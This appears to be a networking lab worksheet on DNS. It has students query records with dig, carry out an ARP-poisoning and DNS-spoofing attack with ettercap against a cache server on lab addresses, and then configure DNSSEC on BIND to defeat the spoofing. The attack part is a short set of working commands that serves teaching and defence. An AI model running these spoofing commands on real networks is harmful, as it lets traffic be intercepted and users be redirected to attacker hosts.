PART 1

Perform a DNS request:

```
dig www.google.com A
```

Show the IP of the cache server.

Show the satus of the request.

Show the IP of `www.google.com`.

Show the TTL of the request.

Show the authoritative name server of `www.google.com` and its IP.

PART 2

Do a `tcpdump` from the attacker:

```
sudo tcmdump -nnti ethX
```

No traffic is intercepted if a dig request is perfromed by the client -> the traffic does not pass through the attacker.

PART 2-3

Edit `/etc/ettercap/etter.dns`

```
sudo nano /etc/ettercap/etter.dns
```

Add

```
www.google.com A 10.1.2.4
```

Start ettercap on the attacker:

```
sudo ettercap -T -i ethX -M arp /10.1.2.2// /10.1.2.3//
```

Show how the arp table of the cache server is poisoned:

```
arp -nn
```

Show that intercept the traffic, explain the previous modification at `etter.dns`.

Start the attack: `p` -> `dns_spoof`.

Perform a dig request from the client and show how the IP is changed.

Clear the cache on the cache server

```
sudo rndc flush
```

PART 4.1

Implementing the DNSSEC on the auth server.

Add the following command to `/etc/bind/named.conf.options`:

```
dnssec-enable yes;
dnssec-validation yes;
```

the second options is for requiring manually-configured trust anchors using trusted-keys or managed-keys.

Generate a ZSK key, create a folder called keys and then

```
sudo dnssec-keygen -r /dev/urandom -a RSASHA256 -b 1024 -n ZONE google.com
```

Sign the domain

```
sudo dnssec-signzone -S -K /etc/bind/keys/ -P -g -a -o google.com google.com
```

Change `named.conf` and restart the server:

```
sudo service bind9 restart
```

PART 4.2

Implementing the DNSSEC on the cache server.

Add the following command to `/etc/bind/named.conf.options`:

```
dnssec-enable yes;
dnssec-validation yes;
```

Update the `bind.keys` file:

```
google.com. initial-key 256 3 8 "";
```


Update the named.conf file:

```
include "/etc/bind/bind.keys";
```

Restart the server:

```
sudo service bind9 restart
```

Perform a dig request with +dnssec option and show the result



```
[root@localhost ~]# dig +dnssec +multiline www.statdns.net

www.statdns.net.        5 IN A  46.19.37.108
www.statdns.net.        5 IN RRSIG A 7 3 600 20140901000000 (
                                20140501224236 23348 statdns.net.
                                qc13uqy3pj5VLkGngPTf/mdS7RQj7fatfMQRGVaTbiMA
                                tod+q90uAFzdmLsSRSDZHV1N6lKp10VxizTibJZ8NrlK
                                CFqARHByAaXN5zD4cfRuFgp2gNA/WNT6MaxhZWsZRkH8
                                xvx5nrWB0MQxdJFdnn/EZrEBRgh2vxDG3x7mBek= )
```

🟨 Record Type
🟩 Public Key Algorithm (RSASHA1-NSEC3-SHA1 = 7)
🟦 Number of Labels
🟧 Time to Live (TTL)
🟪 Expiry Date of this Record
🟥 Inception Date of this Record
🟦 Key Tag (DNSKEY id)
🟨 Signer’s Name

Show how the attack do not work anymore -> result in a DOS